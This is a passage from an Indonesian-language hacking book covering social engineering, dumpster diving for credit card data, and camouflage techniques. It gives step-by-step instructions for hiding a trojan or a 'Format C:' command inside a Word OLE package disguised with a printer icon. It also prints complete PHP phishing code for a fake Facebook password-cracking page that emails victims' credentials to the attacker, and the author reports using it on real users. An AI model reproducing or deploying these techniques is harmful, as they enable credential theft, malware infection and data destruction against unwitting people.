Untuk melihat/mengakses komputer korban, Anda bisa menggunakan browser dan memasukkan `http://ip-target:nomor-port`. Nomor port ini sesuai dengan nomor yang Anda masukkan pada bagian *Server port*.

Berikut contoh sewaktu komputer target bisa Anda akses. Anda pun bisa melihat program yang sedang berjalan, melakukan browsing file, dan melihat informasi komputer, termasuk perintah untuk menghentikan pengintaian ini.



Gambar 312: Tampilan komputer target.

Social Engineering | 27

Walaupun bab ini tidak membicarakan hal teknis seperti pemakaian program, tetapi teknik yang satu ini tidak boleh dianggap remeh. Banyak aksi hacking yang dilakukan karena didukung oleh Social Engineering.

Social Engineering jika diterjemahkan berarti rekayasa sosial. Ya, itulah yang akan Anda lakukan: merekayasa sosial, yaitu bagaimana Anda meyakinkan orang lain (boleh dibilang hampir mendekati menipu), supaya Anda bisa memperoleh data, bahkan password milik orang lain. Teknik ini sendiri sebenarnya lebih mengarah sebagai seni dan kemudian dipadukan dengan kemampuan teknologi.

Social Engineering mengonsentrasi diri pada rantai terlemah sistem jaringan komputer, yaitu manusia. Seperti kita tahu, tidak ada sistem komputer yang tidak melibatkan interaksi manusia. Dan parahnya lagi, celah keamanan ini bersifat universal, tidak tergantung *platform*, sistem operasi, protokol, software, ataupun hardware.

Pada dasarnya, yang bisa memiliki exploit untuk diexploitasi bukan hanya komputer, baik hardware maupun hardware. Bahkan, manusia pun memiliki kelemahan yang bisa diexploitasi.

Sebenarnya, konsep Social Engineering bukan hanya terdapat dalam dunia komputer atau hacking. Dalam kehidupan sehari-hari pun penerapan Social Engineering cukup banyak.

Yang sering saya sampaikan dalam seminar dan pelatihan, seperti ini, jika Anda ditawari hadiah sebuah mobil Kijang Innova, lalu Anda hanya diminta mentransfer uang pajak sejumlah 10 juta, siapa yang tidak mau? Logikanya kita balik, kalau Anda ditawari uang 50 juta, lalu Anda diminta untuk memotong tangan kiri dan kanan, apa mau? Tentunya tidak mau, kan?

Salah satu teknik Social Engineering yang cukup menarik dan banyak terjadi adalah terkadang seseorang sewaktu browsing di internet, mendapat peringatan bahwa komputernya tertular virus, dan dianjurkan untuk menginstall anti-virus tertentu. Tanpa diketahuinya, ternyata peringatan itu palsu dan yang disebut anti-virus itu sendiri sebenarnya trojan. Akibatnya, saat menginstall ‘anti-virus’ itu, sebenarnya si pemakai sudah memasukkan virus atau trojan ke dalam komputernya.

Social Engineering dapat dibagi menjadi dua tipe:

1. Social Engineering yang didasarkan pada sisi manusianya (*human based social engineering*), yaitu dengan melibatkan interaksi antara manusia yang satu dengan yang lainnya.
2. Social Engineering yang didasarkan pada sisi teknis atau komputernya (*computer based social engineering*), dengan bergantung pada software yang digunakan untuk mengumpulkan data atau informasi yang diperlukan.

Human based social engineering dapat dikategorikan menjadi lima jenis:

- *Impersonation* (pemalsuan)

Contoh: seseorang menyamar sebagai salah seorang karyawan dari suatu perusahaan, petugas kebersihan, kurir pengantar barang, dan sebagainya.

- *Important User* (menyamar sebagai orang penting)

Contoh: seseorang menyamar sebagai seorang yang memiliki kedudukan tinggi di perusahaan dan kemudian berusaha untuk mengintimidasi karyawan atau bawahannya untuk mengumpulkan informasi dari mereka.

- *Third Party Authorization* (pemalsuan otorisasi)

Contoh: seseorang berusaha meyakinkan target untuk memberikan informasi yang diperlukan dengan mengatakan bahwa ia telah diberi otorisasi oleh seseorang untuk menanyakan hal tersebut yang biasanya adalah seseorang yang lebih tinggi jabatannya.

- *Technical Support* (menyamar sebagai bagian technical support)

Contoh: seseorang menyamar sebagai salah satu dari tim IT dan berusaha mengumpulkan informasi dari korbannya.

- *In Person* (mendatangi langsung ke tempat korban)

Contoh: seseorang mendatangi langsung lokasi target untuk mengumpulkan informasi dari lokasi di sekitar tempat korbannya, antara lain dengan menyamar sebagai petugas kebersihan dan mencari atau mengumpulkan data/informasi dari tempat sampah yang ada di tempat korban (*dumpster diving*), atau berusaha melihat sekeliling pada saat user sedang mengetikkan password di komputernya (*shoulder surfing*).

Computer based social engineering dapat dikategorikan menjadi empat jenis:

- Mail/IM (Instant Messenger Attachment)

Seseorang yang melakukan chatting melalui Instant Messenger lalu lawan bicaranya mengirimkan sebuah file attachment berisi trojan, virus, atau worm dengan tujuan untuk mengumpulkan data atau informasi dari komputer korban.

- Pop-Up Windows

Hacker membuat suatu software untuk menipu user agar memasukkan username dan password miliknya dengan menggunakan pop-up window pada saat user sedang menggunakan komputer.

- Website

Hacker membuat suatu website tipuan untuk menarik user agar memasukkan alamat email dan password pada saat mendaftar (*register*) untuk memperoleh sesuatu, misalnya hadiah.

- Spam Email

Hacker mengirimkan email berisi attachment yang mengandung virus atau trojan.

Dulu, pernah terjadi pada email Yahoo, dimana terdapat banyak email yang mengaku akan membobol password email Yahoo orang lain. Pada isi email korban akan diminta untuk memasukkan passwordnya sendiri.

Salah satu teknik dalam Social Engineering disebut dengan *Shoulder Surfing* yang arti sebenarnya adalah ngintip. Misalnya, seseorang mengintip orang lain yang sedang mengetikkan password. Contoh umum adalah melihat orang lain memasukkan PIN di ATM, hal itu disebut sebagai *Shoulder Surfing*.

0087170927	1 x 34800	<<
SELF EMPOWERMENT BY NLP	34,800	*
1239139573	1 x 77500	<<
MAHIR SULAP DALAM SEKEJAP	77,500	*
TRANSAKSI		
TOTAL	2	112,300
PEMBAYARAN		
CARD		112,300
1-AMOUNT : BOA UTSA		
2-NAME :		
3-REFERENCE #		

TERIMA KASIH
UNTUK BARANG KENA PAJAK
SUDAH TERMASUK PPN
#222-143326-001-290707-ayu-0:0:23


Gambar 314: Struk belanja kartu kredit.

Dari struk tersebut, Anda bisa mengetahui 3 hal berikut:

- Jenis kartu: Visa
- Nama pemilik kartu kredit tersebut
- Reference menunjukkan nomor kartu kredit.

Selain itu, juga terdapat tanggal transaksi, nama pemilik kartu, beserta nomor kartu kreditnya. Pada beberapa kasus ada yang ditandatangani dan ada pula yang tidak. Wahai para pemilik kartu kredit, sadarkah Anda dengan kebiasaan Anda yang membuang sembarangan bukti belanja dengan kartu kredit? Waspadalah!

Aksi *Dumpster Diving* untuk mencari nomor kartu kredit tidak hanya bersumber dari struk belanja. Pada dasarnya, masih banyak sumber lainnya yang sering diabaikan oleh kebanyakan orang. Misalnya, apabila seseorang yang baru saja menerima aplikasi kartu kredit, pada surat pengantarnya akan selalu ditampilkan nomor kartu kreditnya. Biasanya, setiap bulan, para pemilik kartu kredit akan menerima billing tagihan. Di sana juga selalu ditampilkan data kartu kredit tersebut.



Gambar 315: Billing tagihan kartu kredit.


Dari contoh kasus *Dumpster Diving* di atas, dengan Social Engineering, aksi hacking pada contoh kasus carding ini tidak perlu modal apa-apa. Apalagi harus mempelajari bahasa pemrograman, dan memahami sistem keamanan komputer/internet. Melainkan dengan memanfaatkan kelemahan atau kelalaian faktor manusia.

Dalam dunia hacking, hanya dengan membuat website, email, atau sebuah artikel blog yang meyakinkan target, pelaku Social Engineering bisa melakukan aksinya dengan berbagai cara, media, dan lokasi.

Di awal buku ini, sudah saya sampaikan, bagaimana saya memanfaatkan *easter egg* pada MS. Word dan menggabungkannya dengan sedikit Social Engineering. Teknik ini cukup

menarik dengan menggabungkan *easter egg* yang ada pada MS. Word dengan fungsi OLE (Object Linking and Embedding). Anda bisa menyisip kode virus atau apapun yang akan menginfeksi komputer orang lain.

Untuk contoh jadinya, Anda bisa melihat file Word yang telah saya buat pada CD penyerta buku ini. File Word ini saya buat menggunakan MS. Word 2010. Walau demikian, efek ini bekerja dengan baik pada beberapa versi MS. Word sebelumnya. File ini bernama word-secret.doc.




Gambar 316: Perintah tersembunyi dalam MS. Word.

Sebelum Anda mencoba membuatnya, sebaiknya Anda menjalankan terlebih dahulu file tersebut untuk melihat efeknya, supaya Anda lebih paham. Sewaktu Anda menjalankan ikon printer tersebut, akan muncul program game Minesweeper dari Windows.


Berikut langkah pembuatannya:

1. Buka Windows Explorer dan juga sebuah halaman MS. Word.
2. Carilah program atau aplikasi yang ingin Anda sisipkan dalam MS. Word. Dari Windows Explorer, drag program tersebut ke halaman MS. Word. Ikon dari program tersebut akan muncul pada MS. Word.
3. Perhatikan contoh di bawah ini saya men-drag file server trojan ke MS. Word.




Gambar 317: Menyisipkan file trojan.

4. Kini kita perlu mengedit ikon tersebut supaya tidak terlihat mencurigakan. Klik kanan ikon tersebut, arahkan mouse pada *Packager Shell Object Object*, kemudian klik **Convert**.




Gambar 318: Memodifikasi file trojan.

5. Berikan tanda centang pada bagian *Display as icon* dan klik tombol **Change Icon** untuk melakukan penyamaran.



Gambar 319: Mengatur OLE Package.


6. Klik tombol **Browse** dan carilah ikon yang berbentuk printer atau apapun yang Anda suka. Pada bagian **Caption**, isilah dengan teks yang ingin Anda tampilkan.



Gambar 320: Mengganti ikon dan caption.

7. Selanjutnya klik **OK** dan **OK** sekali lagi.


Kini, program atau virus atau apapun yang Anda sisipkan, bisa saja aktif setiap saat dijalankan.



Gambar 321: File berbahaya tersembunyi.

Mungkin ini terlihat terlalu teknis, tetapi untuk menambah sisi Social Engineering-nya, Anda bisa memasukkan kata-kata pemikat. Salah satunya adalah seperti file yang telah saya berikan di kata pengantar buku ini.

Biasanya, sewaktu orang menjalankan program dari MS. Word seperti ini, akan muncul kotak peringatan seperti di bawah ini. Itulah kenapa pada MS. Word yang saya contohkan tidak menampilkan *capture* gambarnya, supaya orang langsung menekan OK tanpa membaca isi peringatan tersebut. Tanpa sadar program yang dijalankan adalah *virus and friends*.




Gambar 322: Pesan menjalankan paket.

Sebagai tambahan, khusus untuk Anda pengguna Windows sebelum Windows 7, seperti Windows XP, terdapat sebuah pilihan untuk menyisipkan *Command Line*, atau baris perintah.


Contoh sederhana: **Format C:**

Pada pilihan klik kanan terdapat tambahan **Edit Package**.




Gambar 323: Edit package.

- Dalam tampilan *Object Packager*, klik menu **Edit** dan klik **Command Line**.



Gambar 324: Memasukkan perintah.

Masukkan perintah rahasia yang ingin Anda sisipkan dan klik **OK**.



Gambar 325: Perintah format.


Setelah selesai, klik menu **File** dan klik **Update** untuk menyimpan perubahan.



Gambar 326: Update perubahan.

Bayangkan, apa yang terjadi seandainya drive C: sebuah komputer kena format?

Cara yang populer sekarang adalah melalui email, dengan mengirim email yang meminta target untuk membuka attachment yang tentunya bisa kita sisipi worm atau trojan horse untuk membuat backdoor di sistemnya.



Gambar 327: Bahaya program bajakan.

Teknik Social Engineering lain yang pernah saya temukan adalah sebuah situs yang mengaku bisa membobol account Facebook seseorang. Sementara itu, untuk melakukan hal ini, seseorang diminta memasukkan nama emailnya, passwordnya, dan email atau username target. Perhatikan, masa mau membobol password orang lain harus memasukkan password kita juga?

Dengan script PHP sederhana di bawah ini, saya bisa mengelabui orang untuk mendapatkan passwordnya. Ingat, ini hanya contoh, karena saya terinspirasi dari kasus orang lain. Berikut contoh halaman yang saya buat. Maaf, saya tidak bisa memberikan link dimana saya menaruh aksi ini. Silakan Anda buat sendiri.



Gambar 328: Layanan pencari password palsu.

Ini hanyalah sebuah model sederhana, mungkin Anda bisa lebih kreatif dari saya. Sewaktu korban meng-klik tombol Kirim yang terjadi sebenarnya adalah dia memasukkan passwordnya sendiri dan masuk ke dalam email yang telah kita tentukan. Sebagai tambahan saja, efek dari tindakan di atas akan lebih efektif jika Anda membuat halaman yang berbahasa Inggris karena lebih dipercaya.

Berikut email yang saya terima dari contoh di atas.

Korban Baru Password Facebook! Kotak Masuk

★ korban-asli@yahoo.com <korban-asli@yahoo.com> 10 Maret 2011 17:12
Kepada [REDACTED]@gmail.com

[Balas](#) | [Balas ke semua](#) | [Teruskan](#) | [Cetak](#) | [Hapus](#) | [Tampilkan aslinya](#)

Email Pengirim: korban-asli@yahoo.com

Password: inipasswordku

Email Temannya: korban-palsu@yahoo.com

Info Temannya: bantuin aku ya, soalnya aku udah putus sama dia, tapi dia masih sering ganggu aku. aku cewek dia cowok, dia masih smu

Gambar 329: Korban layanan pencarian password.

Bagi yang kurang paham dengan script PHP, ini saya lampirkan.

File-2: facebook.php

```
<html>
<head>
<title>Bongkar Password Facebook Teman Anda</title>
</head>
<body bgcolor="black" text="yellow">
<p>
<h4>Untuk membongkar password, kami memerlukan informasi
mengenai Anda dan target</h4>
<b>Silahkan masukkan data yang dibutuhkan di bawah ini:</b>
<form id="form1" name="form1" method="post"
action="informasi.php">
<table width="455" border="0" cellspacing="0"
cellpadding="0">
<tr>
    <td height="45" align="right"><label for="email1">Email
Facebook Anda</label></td>
    <td><input name="email1" type="text" id="email1"
size="30" /></td>
```

```

</tr>
<tr>
    <td width="175" height="44" align="right"><label for="fb">Password Anda</label></td>
    <td width="280"><input name="fb" type="password" id="fb" size="30" />
    </td>
</tr>
<tr>
    <td height="45" align="right"><label for="email2">Email Facebook Target</label></td>
    <td><input name="email2" type="text" id="email2" size="30" /></td>
</tr>
<tr>
    <td height="41" align="right"><label for="info">Masukan informasi tambahan mengenai target. <br>Seperti pekerjaan, jenis kelamin, dll.</label></td>
    <td><textarea name="info" cols="30" rows="5" id="info"></textarea></td>
</tr>
<tr>
    <td height="38">&ampnbsp</td>
    <td><label>
        <input type="submit" name="submit" id="Submit" value="Kirim" />
    </label></td>
</tr>

```

File-1: informasi.php

```

<?php
/* Silahkan ganti subject dan email Anda sendiri.*/
$mailto = 'Korban Baru Password Facebook!';
$mailto = 'pakai@email-sendiri.com';
/* Fungsi berikut untuk mengambil input field. */
$fbField = $_POST['fb'];
$email1Field = $_POST['email1'];
$email2Field = $_POST['email2'];
$infoField = $_POST['info'];
/* Mengambil informasi untuk dikirim ke email. */
$body = <<<EOD
<br><hr><br>

```

```
Email Pengirim: $email1Field <br>
Password: $fbField <br>
Email Temannya: $email2Field <br>
Info Temannya: $infoField <br>
EOD;

$headers = "From: $email1Field\r\n"; // Buat nunjukin
pengirim email.
$headers .= "Content-type: text/html\r\n"; // Untuk
memerintahkan server melakukan coding teks.
$success = mail($mailto, $emailSubject, $body, $headers); // 
Hal-hal yang akan dikirim.
?>

<html>
<head>
<meta http-equiv="Content-Type" content="text/html;
charset=utf-8" />
<title>Proses pencarian password sedang dilakukan</title>
</head>
<body bgcolor="black" text="white">
Kami akan memproses permintaan Anda segera.
<br>Silakan periksa email Anda untuk mengetahui password
teman Anda.<p>
<p>
Segala bentuk penyalahgunaan password yang Anda peroleh di
luar tanggung jawab kami.

</body>
<html>
```

Cara penggunaanya, Anda hanya perlu mengupload kedua file tersebut pada hosting Anda. Lalu buat sebuah link supaya orang mengarah ke halaman tersebut. Saya sendiri mencoba dengan teknik menulis di status Facebook dan mengatakan kalau website tersebut bisa menemukan password facebook orang lain. Ternyata cukup banyak yang berminat, alias jadi korban.

Saya tidak ingin terlalu berlama-lama pada sesi Social Engineering ini. Intinya adalah bagaimana Anda meyakinkan orang lain untuk mendapatkan passwordnya, mendapatkan informasi rahasia, termasuk pula bagaimana membuat target bersedia menjalankan file yang sudah Anda sisipi trojan atau apapun tujuan Anda.


Hehe, *Good luck*, ya.

Teknik Kamuflase | 28

Teknik kamuflase sebenarnya adalah sebuah teknik untuk menyembunyikan file. Contohnya, ketika Anda ingin memasang sebuah file server trojan, Anda tentunya tidak mungkin memberi sebuah file server trojan kepada seseorang untuk menjalankannya. Teknik kamuflase ini sudah sangat sering digunakan oleh virus dan varian-nya untuk menyebarluaskan diri dengan cara menempel pada sebuah file asli. Apalagi kalau Anda sering menginstall sembarang program dari internet.

Menyisipkan File Virus dalam Email

